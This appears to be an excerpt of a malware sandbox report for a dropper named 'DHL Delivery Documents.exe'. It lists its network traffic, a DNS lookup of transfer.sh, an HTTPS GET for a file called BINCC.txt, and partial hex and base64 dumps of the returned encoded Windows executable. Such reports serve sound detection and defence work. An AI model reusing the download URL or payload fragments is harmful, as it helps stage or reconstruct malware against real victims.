Jan 28, 2022 14:03:28.614284992 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:28.614578962 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:28.671480894 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:28.989583015 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.029881001 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354017973 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354074001 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354084969 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354152918 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354182005 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.354185104 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354199886 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354222059 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.354232073 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354243994 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.354269981 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.354294062 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.354485035 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354500055 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354542971 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354552984 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354582071 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.354592085 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.354604006 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.354641914 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.377412081 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.377456903 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.377516031 CET	49751	443	192.168.2.3	144.76.136.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 14:03:29.377540112 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.377553940 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.377646923 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.377782106 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.377820015 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.377871037 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.377899885 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.377914906 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.377954006 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.378340960 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.378381014 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.378426075 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.378438950 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.378479958 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.378498077 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.400721073 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.400764942 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.400840998 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.400882006 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.400899887 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.400934935 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.400964022 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.400999069 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401032925 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401046991 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401071072 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401098013 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401119947 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401415110 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401453018 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401499987 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401530027 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401540995 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401575089 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401732922 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401768923 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401814938 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401833057 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.401906013 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.401926041 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.402079105 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.402122021 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.402169943 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.402187109 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.402199030 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.402245998 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.402342081 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.402381897 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.402431011 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.402445078 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.402477026 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.402492046 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.424608946 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.424653053 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.424720049 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.424743891 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.424792051 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.424817085 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.425146103 CET	443	49751	144.76.136.153	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 14:03:29.425185919 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.425237894 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.425247908 CET	443	49751	144.76.136.153	192.168.2.3
Jan 28, 2022 14:03:29.425298929 CET	49751	443	192.168.2.3	144.76.136.153
Jan 28, 2022 14:03:29.425792933 CET	443	49751	144.76.136.153	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 14:03:28.227101088 CET	53910	53	192.168.2.3	8.8.8.8
Jan 28, 2022 14:03:28.246570110 CET	53	53910	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 14:03:28.227101088 CET	192.168.2.3	8.8.8.8	0x9264	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 14:03:28.246570110 CET	8.8.8.8	192.168.2.3	0x9264	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- transfer.sh

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49751	144.76.136.153	443	C:\Users\user\Desktop\DHL Delivery Documents.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-28 13:03:28 UTC	0	OUT	GET /get/mVKia7/BINCC.txt HTTP/1.1 Host: transfer.sh Connection: Keep-Alive
2022-01-28 13:03:29 UTC	0	IN	HTTP/1.1 200 OK Server: nginx/1.14.2 Date: Fri, 28 Jan 2022 13:03:29 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 223232 Connection: close Content-Disposition: attachment; filename="BINCC.txt" Retry-After: Fri, 28 Jan 2022 14:03:32 GMT X-Made-With: <3 by DutchCoders X-Ratelimit-Key: 127.0.0.1,84.17.52.16,84.17.52.16 X-Ratelimit-Limit: 10 X-Ratelimit-Rate: 600 X-Ratelimit-Remaining: 9 X-Ratelimit-Reset: 1643375012 X-Remaining-Days: n/a X-Remaining-Downloads: n/a X-Served-By: Proudly served by DutchCoders
2022-01-28 13:03:29 UTC	0	IN	Data Raw: 54 56 70 46 55 75 67 41 41 41 41 41 57 49 50 6f 43 59 76 49 67 38 41 38 69 77 41 44 77 59 50 41 4b 41 4d 49 2f 2b 47 51 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 75 41 41 41 41 41 34 66 75 67 34 41 74 41 6e 4e 49 62 67 42 54 4d 30 68 56 47 68 70 63 79 42 77 63 6d 39 6e 63 6d 46 74 49 47 4e 68 62 6d 35 76 64 43 42 69 5a 53 42 79 64 57 34 67 61 57 34 67 52 45 39 54 49 47 31 76 5a 47 55 75 44 51 30 4b 4a 41 41 41 41 41 41 41 41 41 42 39 5a 6a 38 62 4f 51 64 52 53 44 6b 48 55 55 67 35 42 31 46 49 49 70 72 36 53 48 55 48 55 55 67 69 6d 73 39 49 4f 67 64 52 53 43 4b 61 7a 45 67 34 42 31 46 49 55 6d 6c 6a 61 44 6b 48 55 55 67 41 41 41 41 41 41 41 41 41 41 46 42 46 41 41 42 4d 41 51 45 Data Ascii: TVpFUugAAAAAWIPoCYvIg8A8iwADwYPAKAMI/+GQAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAuAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9T IG1vZGUuDQ0KJAAAAAAAAAAB9Zj8bOQdRSDkHUUg5B1FIIpr6SHUHUUgims9IOgdRSCKazEg4B1FIUmlj aDkHUUgAAAAAAAAAAAFBFAABMAQE

Timestamp	kBytes transferred	Direction	Data
2022-01-28 13:03:29 UTC	16	IN	Data Raw: 65 59 41 2f 77 44 2f 77 63 45 49 67 65 48 2f 41 50 38 41 43 2f 47 42 66 52 51 41 41 51 41 41 69 58 49 63 44 34 55 55 41 51 41 41 69 33 55 49 4d 39 75 4a 58 52 43 4c 65 42 67 50 74 70 51 65 42 41 6b 41 41 4d 48 69 45 49 76 50 77 66 6b 51 67 65 48 2f 41 41 41 41 69 30 79 4f 42 49 48 68 41 41 44 2f 2f 7a 50 4b 69 39 66 42 2b 67 69 42 34 76 38 41 41 41 43 4c 56 4a 59 45 67 65 49 41 51 50 38 41 77 65 45 49 4d 38 71 4c 31 38 48 36 47 49 48 69 2f 77 41 41 41 41 2b 32 56 4a 59 46 4d 38 71 4c 31 34 48 69 2f 77 41 41 41 49 74 55 6c 67 53 42 34 67 44 2f 41 41 41 7a 79 6a 4e 49 2f 49 73 51 4d 39 47 4a 53 42 79 4c 53 41 51 7a 79 6f 6c 51 49 49 74 51 43 44 50 52 69 55 67 6b 69 56 41 6f 67 2f 73 47 44 34 53 4a 41 41 41 41 69 38 72 42 2b 52 69 42 34 66 38 41 41 41 43 4c Data Ascii: eYA/wD/wcEIgeH/AP8AC/GBfRQAAQAAiXIcD4UUAQAAi3UIM9uJXRCLeBgPtpQeBAkAAMHiEIvPwfk QgeH/AAAAi0yOBIHhAAD//zPKi9fB+giB4v8AAACLVJYEgeIAAP8AweEIM8qL18H6GIHi/wAAAA+2VJYFM8qL14Hi/ wAAAItUlgSB4gD/AAAzyjNI/IsQM9GJSByLSAQzyolQIItQCDPRiUgkiVAog/sGD4SJAAAAi8rB+RiB4f8AAACL
2022-01-28 13:03:29 UTC	32	IN	Data Raw: 63 4e 78 45 43 73 6c 79 64 6c 56 69 2b 79 4c 54 51 69 4c 67 64 67 48 41 41 43 46 77 48 51 53 67 37 68 6b 49 41 41 41 41 48 51 4a 55 65 6a 42 39 76 2f 2f 67 38 51 45 58 63 4f 6f 62 66 53 4b 4f 2f 36 65 74 49 55 4a 42 53 31 56 69 2b 79 42 37 4b 41 43 41 41 43 4c 52 51 79 4c 53 41 68 54 4d 39 74 57 61 50 34 42 41 41 43 4e 68 57 4c 39 2f 2f 38 7a 30 6c 4e 51 69 56 33 51 69 55 33 4d 78 30 57 6b 47 41 41 41 41 49 6c 64 71 49 6c 64 73 49 6c 64 72 49 6c 64 74 49 6c 64 75 47 61 4a 6c 57 44 39 2f 2f 2f 6f 5a 6b 49 42 41 49 74 31 43 49 31 4e 7a 46 47 4e 56 61 52 53 61 41 45 45 41 41 43 4e 52 51 78 51 56 75 69 63 49 41 45 41 67 38 51 67 68 63 41 50 69 50 67 41 41 41 43 4c 68 71 41 4c 41 41 42 58 61 50 64 65 46 4d 78 54 55 31 43 4e 66 68 78 58 78 30 58 55 58 41 42 6c Data Ascii: cNxECslydlVi+yLTQiLgdgHAACFwHQSg7hkIAAAAHQJUejB9v//g8QEXcOobfSKO/6etIUJBS1Vi+y B7KACAACLRQyLSAhTM9tWaP4BAACNhWL9//8z0lNQiV3QiU3Mx0WkGAAAAIldqIldsIldrIldtIlduGaJlWD9///oZ klBAIt1CI1NzFGNVaRSaAEEAACNRQxQVuicIAEAg8QghcAPiPgAAACLhqALAABXaPdeFMxTU1CNfhxXx0XUXABl
2022-01-28 13:03:29 UTC	48	IN	Data Raw: 4d 48 41 42 51 50 47 41 34 53 39 77 50 37 2f 2f 34 6c 64 39 49 32 30 43 4a 6c 35 67 6c 71 4c 54 66 69 4c 52 66 7a 42 79 67 4b 4c 32 59 6c 56 2f 49 6c 31 2b 50 66 54 49 39 45 6a 32 4d 48 47 42 51 76 61 69 31 58 30 41 2f 4d 44 74 4c 33 45 2f 76 2f 2f 69 55 58 30 69 30 58 34 6a 62 51 57 6d 58 6d 43 57 6f 74 56 2f 4d 48 4a 41 6f 50 48 42 59 76 65 69 56 33 34 69 58 33 38 67 2f 38 55 44 34 7a 79 2f 76 2f 2f 76 78 51 41 41 41 44 42 78 67 57 4c 32 6a 50 5a 4d 39 67 44 38 77 4f 30 76 62 54 2b 2f 2f 2b 4c 58 66 54 42 79 41 4b 4a 56 66 53 4e 74 42 36 68 36 39 6c 75 69 31 33 34 69 58 58 34 77 63 59 46 69 39 45 7a 30 44 50 54 41 2f 49 44 74 4c 32 34 2f 76 2f 2f 69 31 58 30 6a 5a 51 57 6f 65 76 5a 62 73 48 4c 41 6f 76 77 4d 38 4f 4a 54 66 53 4c 54 66 67 7a 77 59 6c 56 Data Ascii: MHABQPGA4S9wP7//4Id9I20CJl5glqLTfiLRfzBygKL2YlV/II1+PfTI9Ej2MHGBQvai1X0A/MDtL3E/v//iUX0i 0X4jbQWmXmCWotV/MHJAoPHBYveiV34iX38g/8UD4zy/v//vxQAAADBxgWL2jPZM9gD8wO0vbT+//+LXfTByAKJVfS NtB6h69lui134iXX4wcYFi9Ez0DPTA/IDtL24/v//i1X0jZQWoevZbsHLAovwM8OJTfSLTfgzwYlV
2022-01-28 13:03:29 UTC	64	IN	Data Raw: 32 67 41 49 41 41 41 56 75 68 4d 35 41 41 41 4d 38 6d 44 78 41 69 46 77 41 2b 56 77 59 6d 47 36 41 63 41 41 46 36 4c 77 59 76 6c 58 63 4f 66 6e 42 6b 79 61 56 57 4c 37 49 48 73 56 41 49 41 41 46 59 7a 77 47 67 47 41 67 41 41 55 49 32 4e 72 76 33 2f 2f 31 46 6d 69 59 57 73 2f 66 2f 2f 36 4a 76 69 41 41 44 6f 68 52 55 42 41 46 44 6f 49 4f 67 41 41 49 74 31 43 49 50 45 45 49 6d 47 33 44 34 41 41 4f 6a 71 2b 51 41 41 69 30 41 44 68 63 41 50 68 49 38 43 41 41 41 39 69 49 69 49 69 41 2b 45 68 41 49 41 41 46 64 71 50 31 61 4a 68 74 67 48 41 41 43 4e 76 70 51 4d 41 41 44 6f 70 48 34 41 41 49 75 57 70 41 77 41 41 46 42 71 41 47 6f 41 55 6c 66 6f 55 6e 38 41 41 47 70 41 56 6f 6d 47 73 41 77 41 41 4f 69 45 66 67 41 41 55 49 75 47 70 41 77 41 41 47 6f 41 61 67 42 51 Data Ascii: 2gAIAAAVuhM5AAAM8mDxAiFwA+VwYmG6AcAAF6LwYvlXcOfnBkyaVWL7IHsVAIAAFYzwGgGAgAAUI2 Nrv3//1FmiYWs/f//6JviAADohRUBAFDolOgAAIt1CIPEEImG3D4AAOjq+QAAi0ADhcAPhI8CAAA9iIiIiA+EhAIAA FdqP1aJhtgHAACNvpQMAADopH4AAIuWpAwAAFBqAGoAUlfoUn8AAGpAVomGsAwAAOiEfgAAUIuGpAwAAGoAagBQ
2022-01-28 13:03:29 UTC	80	IN	Data Raw: 2b 68 43 73 67 41 41 67 38 51 49 58 37 67 42 41 41 41 41 58 6f 76 6c 58 63 50 48 4f 78 46 74 56 59 76 73 56 6f 74 31 43 46 62 6f 4d 37 55 41 41 41 50 41 55 46 62 6f 61 72 49 41 41 49 74 46 44 47 6f 41 55 46 62 6f 6a 72 59 41 41 46 62 6f 47 4c 55 41 41 49 50 45 48 47 61 44 66 45 62 2b 58 48 51 53 56 75 67 48 74 51 41 41 75 56 77 41 41 41 43 44 78 41 52 6d 69 51 78 47 56 75 6a 31 74 41 41 41 75 69 6f 41 41 41 43 44 78 41 52 6d 69 52 52 47 58 6c 33 44 64 66 6a 4f 6f 64 59 61 56 59 76 73 56 6f 74 31 43 46 64 57 36 4e 4b 30 41 41 41 44 77 46 42 57 36 41 6d 79 41 41 43 4c 52 51 78 71 41 46 42 57 36 43 32 32 41 41 42 57 36 4c 65 30 41 41 43 4c 66 52 43 44 78 42 78 6d 67 33 78 47 2f 6c 78 30 47 47 61 44 50 31 78 30 45 6c 62 6f 6e 62 51 41 41 4c 6c 63 41 41 41 41 Data Ascii: +hCsgAAg8QIX7gBAAAAXovlXcPHOxFtVYvsVot1CFboM7UAAAPAUFboarIAAItFDGoAUFbojrYAAFb oGLUAAIPEHGaDfEb+XHQSVugHtQAAuVwAAACDxARmiQxGVuj1tAAAuioAAACDxARmiRRGXl3DdfjOodY aVYvsVot1CFdW6NK0AAADwFBW6AmyAACLRQxqAFBW6C22AABW6Le0AACLfRCDxBxmg3xG/lx0GGaDP1x 0ElbonbQAALlcAAAA
2022-01-28 13:03:29 UTC	96	IN	Data Raw: 52 68 71 41 47 6f 56 56 6c 66 6f 36 78 73 41 41 49 50 45 45 49 58 41 64 51 5a 66 58 6f 76 6c 58 63 4e 66 75 41 45 41 41 41 42 65 69 2b 56 64 77 32 4b 61 47 6c 57 4c 37 49 50 73 4d 44 50 41 56 6f 74 31 44 4d 5a 46 38 41 43 4a 52 66 67 4a 52 66 57 4a 52 66 6c 6d 69 55 58 39 69 45 58 2f 5a 6f 6c 46 30 49 6c 46 30 6f 6c 46 31 6f 6c 46 32 6f 6c 46 33 6f 6c 46 34 6f 6c 46 35 6f 6c 46 36 6d 61 4a 52 65 36 46 39 67 2b 45 79 77 41 41 41 49 74 47 43 49 50 34 41 6e 55 2b 44 37 64 57 45 49 74 31 43 49 31 4e 38 46 46 71 43 47 6f 41 55 6f 31 47 48 46 44 6f 43 6f 51 41 41 49 31 4e 38 46 47 4e 56 64 42 53 36 4c 32 49 41 41 43 4c 6a 67 51 4b 41 41 42 71 41 49 31 46 30 46 42 52 36 42 75 47 41 41 43 4e 56 64 42 53 36 30 43 44 2b 41 52 31 55 49 74 4f 45 49 74 31 43 49 31 46 Data Ascii: RhqAGoVVlfo6xsAAIPEEIXAdQZfXovlXcNfuAEAAABei+Vdw2KaGlWL7IPsMDPAVot1DMZF8ACJRfG JRfWJRflmiUX9iEX/ZolF0IlF0olF1olF2olF3olF4olF5olF6maJRe6F9g+EywAAAItGCIP4AnU+D7dWEIt1CI1N8 FFqCGoAUo1GHFDoCoQAAI1N8FGNVdBS6L2IAACLjgQKAABqAI1F0FBR6BuGAACNVdBS60CD+AR1UItOEIt1CI1F
2022-01-28 13:03:29 UTC	112	IN	Data Raw: 66 78 2f 5a 32 4b 54 50 7a 76 41 5a 49 43 38 43 39 2b 31 49 55 75 75 64 70 63 39 79 6f 47 37 56 43 4d 2b 55 4c 57 67 49 47 47 41 65 6f 64 69 74 6b 61 4c 68 69 4b 2b 58 58 35 31 7a 34 73 39 68 4e 4f 58 49 6d 6d 51 34 47 6c 36 33 56 61 49 47 59 35 70 55 50 51 46 51 62 47 4d 4b 6e 48 68 4b 45 6f 36 43 58 6e 73 54 65 45 38 48 53 66 78 67 38 4a 4c 4c 6c 4d 31 39 37 4b 32 4c 66 6b 49 73 70 63 36 62 55 48 2b 2f 6f 58 56 59 2f 33 55 68 43 73 7a 30 35 2f 45 30 79 4f 75 64 78 74 72 61 73 35 4a 4d 53 4b 77 58 77 57 72 58 7a 55 4d 73 6c 36 4d 62 48 52 4b 55 5a 49 58 7a 6a 51 6d 65 79 52 6b 52 6d 45 32 6b 66 2b 72 72 66 48 50 74 73 55 58 52 58 75 48 4f 68 54 73 48 4e 73 76 44 4d 42 36 46 58 6a 6a 71 46 2f 79 4b 52 4a 34 74 35 6e 79 30 6f 58 35 50 55 71 42 70 64 50 Data Ascii: fx/Z2KTPzvAZIC8C9+1IUuudpc9yoG7VCM+ULWgIGGAeoditkaLhiK+XX51z4s9hNOXImmQ4Gl63Va IGY5pUPQFQbGMKnHhKEo6CXnsTeE8HSfxg8JLLIM197K2LfkIspc6bUH+/oXVY/3UhCsz05/E0yOudxtras5JMSKwX wWrXzUMsl6MbHRKUZlXzjQmeyRkRmE2kf+rrfHPtsUXRXuHOhTsHNsvDdMB6FXjjqF/yKRJ4t5ny0oX5PUqBpdP
2022-01-28 13:03:29 UTC	128	IN	Data Raw: 41 43 44 78 41 68 66 58 6c 75 4c 35 56 33 44 61 67 53 4e 52 64 78 51 6a 55 38 42 6a 56 63 53 55 63 64 46 33 43 4d 41 41 41 43 4a 56 64 6a 6f 51 43 49 41 41 47 6f 45 6a 56 58 59 55 6f 31 48 42 6c 44 6f 4d 53 49 41 41 47 6f 45 6a 55 59 55 55 49 31 50 44 46 48 47 52 77 76 71 36 42 34 69 41 41 43 4c 56 66 78 53 5a 73 64 48 45 44 4d 41 55 38 64 47 45 41 45 41 41 41 44 6f 35 79 45 41 41 49 50 45 4c 46 39 65 57 34 76 6c 58 63 4d 54 65 50 45 36 4b 79 5a 41 67 76 6b 53 76 6f 50 4c 56 59 76 73 69 30 55 49 69 30 67 51 56 6d 6f 48 61 67 42 52 6a 62 43 38 43 77 41 41 56 6c 44 6f 39 42 49 41 41 49 74 56 47 49 74 46 46 49 74 4e 45 49 50 45 46 46 4b 4c 56 51 78 51 69 77 5a 52 55 76 2f 51 58 6c 33 44 58 4e 70 38 4e 47 46 51 7a 57 6d 4e 71 31 57 4c 37 49 74 46 43 49 74 49 Data Ascii: ACDxAhfXluL5V3DagSNRdxQjU8BjVcSUcdF3CMAAACJVdjoQCIAAGoEjVXYUo1HBlDoMSIAAGoEjUY UUI1PDFHGRwvq6B4iAACLVfxSZsdHEDMAU8dGEAEAAADo5yEAAIPELF9eW4vlXcMTePE6KyZAgvkSvoPLVYvsi0UIi 0gQVmoHagBRjbC8CwAAVlDo9BIAAItVGItFFItNEIPEFFKLVQxQiwZRUv/QXl3DXNp8NGFQzWmNq1WL7ItFCItI

Timestamp	kBytes transferred	Direction	Data
2022-01-28 13:03:29 UTC	144	IN	Data Raw: 30 45 4a 64 4d 65 46 51 50 6a 2f 2f 38 4e 67 66 56 44 48 68 55 54 34 2f 2f 2b 52 66 42 42 42 78 34 56 49 2b 50 2f 2f 43 31 6c 58 59 38 65 46 54 50 6a 2f 2f 34 71 31 36 68 33 48 68 56 44 34 2f 2f 39 35 72 41 6a 33 78 34 56 55 2b 50 2f 2f 43 4f 4f 74 63 38 65 46 57 50 6a 2f 2f 38 59 65 5a 61 48 48 68 56 7a 34 2f 2f 2f 6e 42 6a 33 4b 78 34 56 67 2b 50 2f 2f 78 43 62 53 4f 73 65 46 5a 50 6a 2f 2f 77 67 7a 2f 4c 4c 48 68 57 6a 34 2f 2f 2f 50 42 6c 56 68 69 49 31 73 2b 50 2f 2f 36 47 76 79 2f 2f 2b 44 78 41 79 4e 68 65 44 33 2f 2f 2b 46 39 6e 51 4b 54 67 2b 32 43 49 31 45 43 41 46 31 39 6f 31 77 41 51 2b 32 41 49 31 56 34 46 4a 51 56 75 68 44 36 2f 37 2f 4d 38 43 44 78 41 77 34 42 6e 51 48 51 49 41 38 42 67 42 31 2b 59 74 64 43 45 42 51 56 6c 50 6f 70 2f 48 2f Data Ascii: 0EJdMeFQPj//8NgfVDHhUT4//+RfBBBx4VI+P//C1lXY8eFTPj//4q16h3HhVD4//95rAj3x4VU+P//COOtc8eFW Pj//8YeZaHHhVz4///nBj3Kx4Vg+P//xCbSOseFZPj//wgz/LLHhWj4///PBlVhiI1s+P//6Gvy//+DxAyNheD3//+F9nQKTg+2C l1ECAF19o1wAQ+2AI1V4FJQVuhD6/7/M8CDxAw4BnQHQIA8BgB1+YtdCEBQVlPop/H/
2022-01-28 13:03:29 UTC	160	IN	Data Raw: 50 6c 5a 4a 42 33 4d 75 47 4a 6f 54 50 42 43 6b 56 71 54 58 66 74 6f 67 78 55 73 30 52 75 74 68 58 33 67 59 35 67 6f 2b 74 6b 61 65 77 5a 2f 50 48 51 62 43 76 47 59 4e 57 77 37 7a 33 2b 65 58 43 6f 7a 30 63 71 72 4b 65 6a 79 47 30 41 39 48 36 47 31 79 30 2b 50 51 44 70 4e 76 4b 57 77 58 52 32 52 65 49 54 77 57 64 66 38 4b 62 36 31 71 6f 52 34 4e 6b 64 32 72 72 59 70 69 75 79 4c 73 64 72 52 73 42 6c 2f 33 6c 64 65 64 37 56 51 48 34 43 49 5a 71 71 7a 4a 57 46 7a 49 63 58 64 74 58 72 43 39 54 4b 61 63 46 41 72 46 74 72 7a 49 4b 7a 6e 73 31 4c 4a 62 63 72 52 51 67 49 61 79 50 50 71 53 76 34 50 44 2f 38 69 34 39 2b 41 6d 5a 4a 39 65 48 4b 74 6a 37 7a 63 61 67 34 52 72 70 69 30 57 64 33 59 63 47 2f 32 2f 6b 77 47 62 39 39 66 6d 54 72 4a 4f 2b 55 42 2b 42 72 52 Data Ascii: PlZJB3MuGJoTPBCkVqTXftogxUs0RuthX3gY5go+tkaewZ/PHQbCvGYNWw7z3+eXCoz0cqrKejyG0A 9H6G1y0+PQDpNvKWwXR2RelTwWdf8Kb61qoR4Nkd2rrYpiuyLsdrRsBl/3lded7VQH4ClZqqzJWFzIcXdtXrC9TKac FArFtrzIKzns1LJbcrRQgIayPPqSv4PD/8i49+AmZJ9eHKtj7zcag4Rrpi0Wd3YcG/2/kwGb99fmTrJO+UB+BrR
2022-01-28 13:03:29 UTC	176	IN	Data Raw: 61 72 30 6b 4d 6e 52 6d 37 5a 31 62 39 45 41 78 44 5a 49 4d 6b 68 78 51 64 57 62 58 55 6e 4f 4f 79 76 69 4c 42 75 73 5a 44 57 52 58 30 58 6b 6e 38 42 4f 68 4c 46 77 70 36 34 6a 48 39 64 43 4c 38 4f 58 67 75 6b 4c 42 6e 4f 76 75 32 51 59 78 33 6e 32 33 51 36 61 4c 56 43 7a 42 78 71 43 35 4f 68 62 79 30 36 45 46 43 72 36 72 64 42 50 32 31 71 48 63 34 38 4d 6f 31 7a 34 52 73 49 36 32 34 51 53 33 6a 77 4e 65 36 54 68 39 49 64 6b 4f 5a 72 63 70 2f 58 42 57 59 4b 38 76 48 7a 70 54 4c 67 59 70 6a 50 45 71 67 66 73 31 45 38 74 69 77 4f 74 62 72 61 4c 2b 67 53 4e 30 68 41 68 62 47 71 6f 6e 56 69 36 78 71 53 39 2f 57 41 37 36 30 76 67 4e 68 36 31 35 4b 6a 36 33 77 35 77 4f 61 63 53 49 46 6b 36 55 57 32 45 4a 77 45 79 67 35 2f 33 64 55 63 42 65 68 64 46 6d 54 73 49 Data Ascii: ar0kMnRm7Z1b9EAxDZIMkhxQdWbXUnOOyviLBusZDWRX0Xkn8BOhLFwp64jH9dCL8OXgukLBnOvu2Q 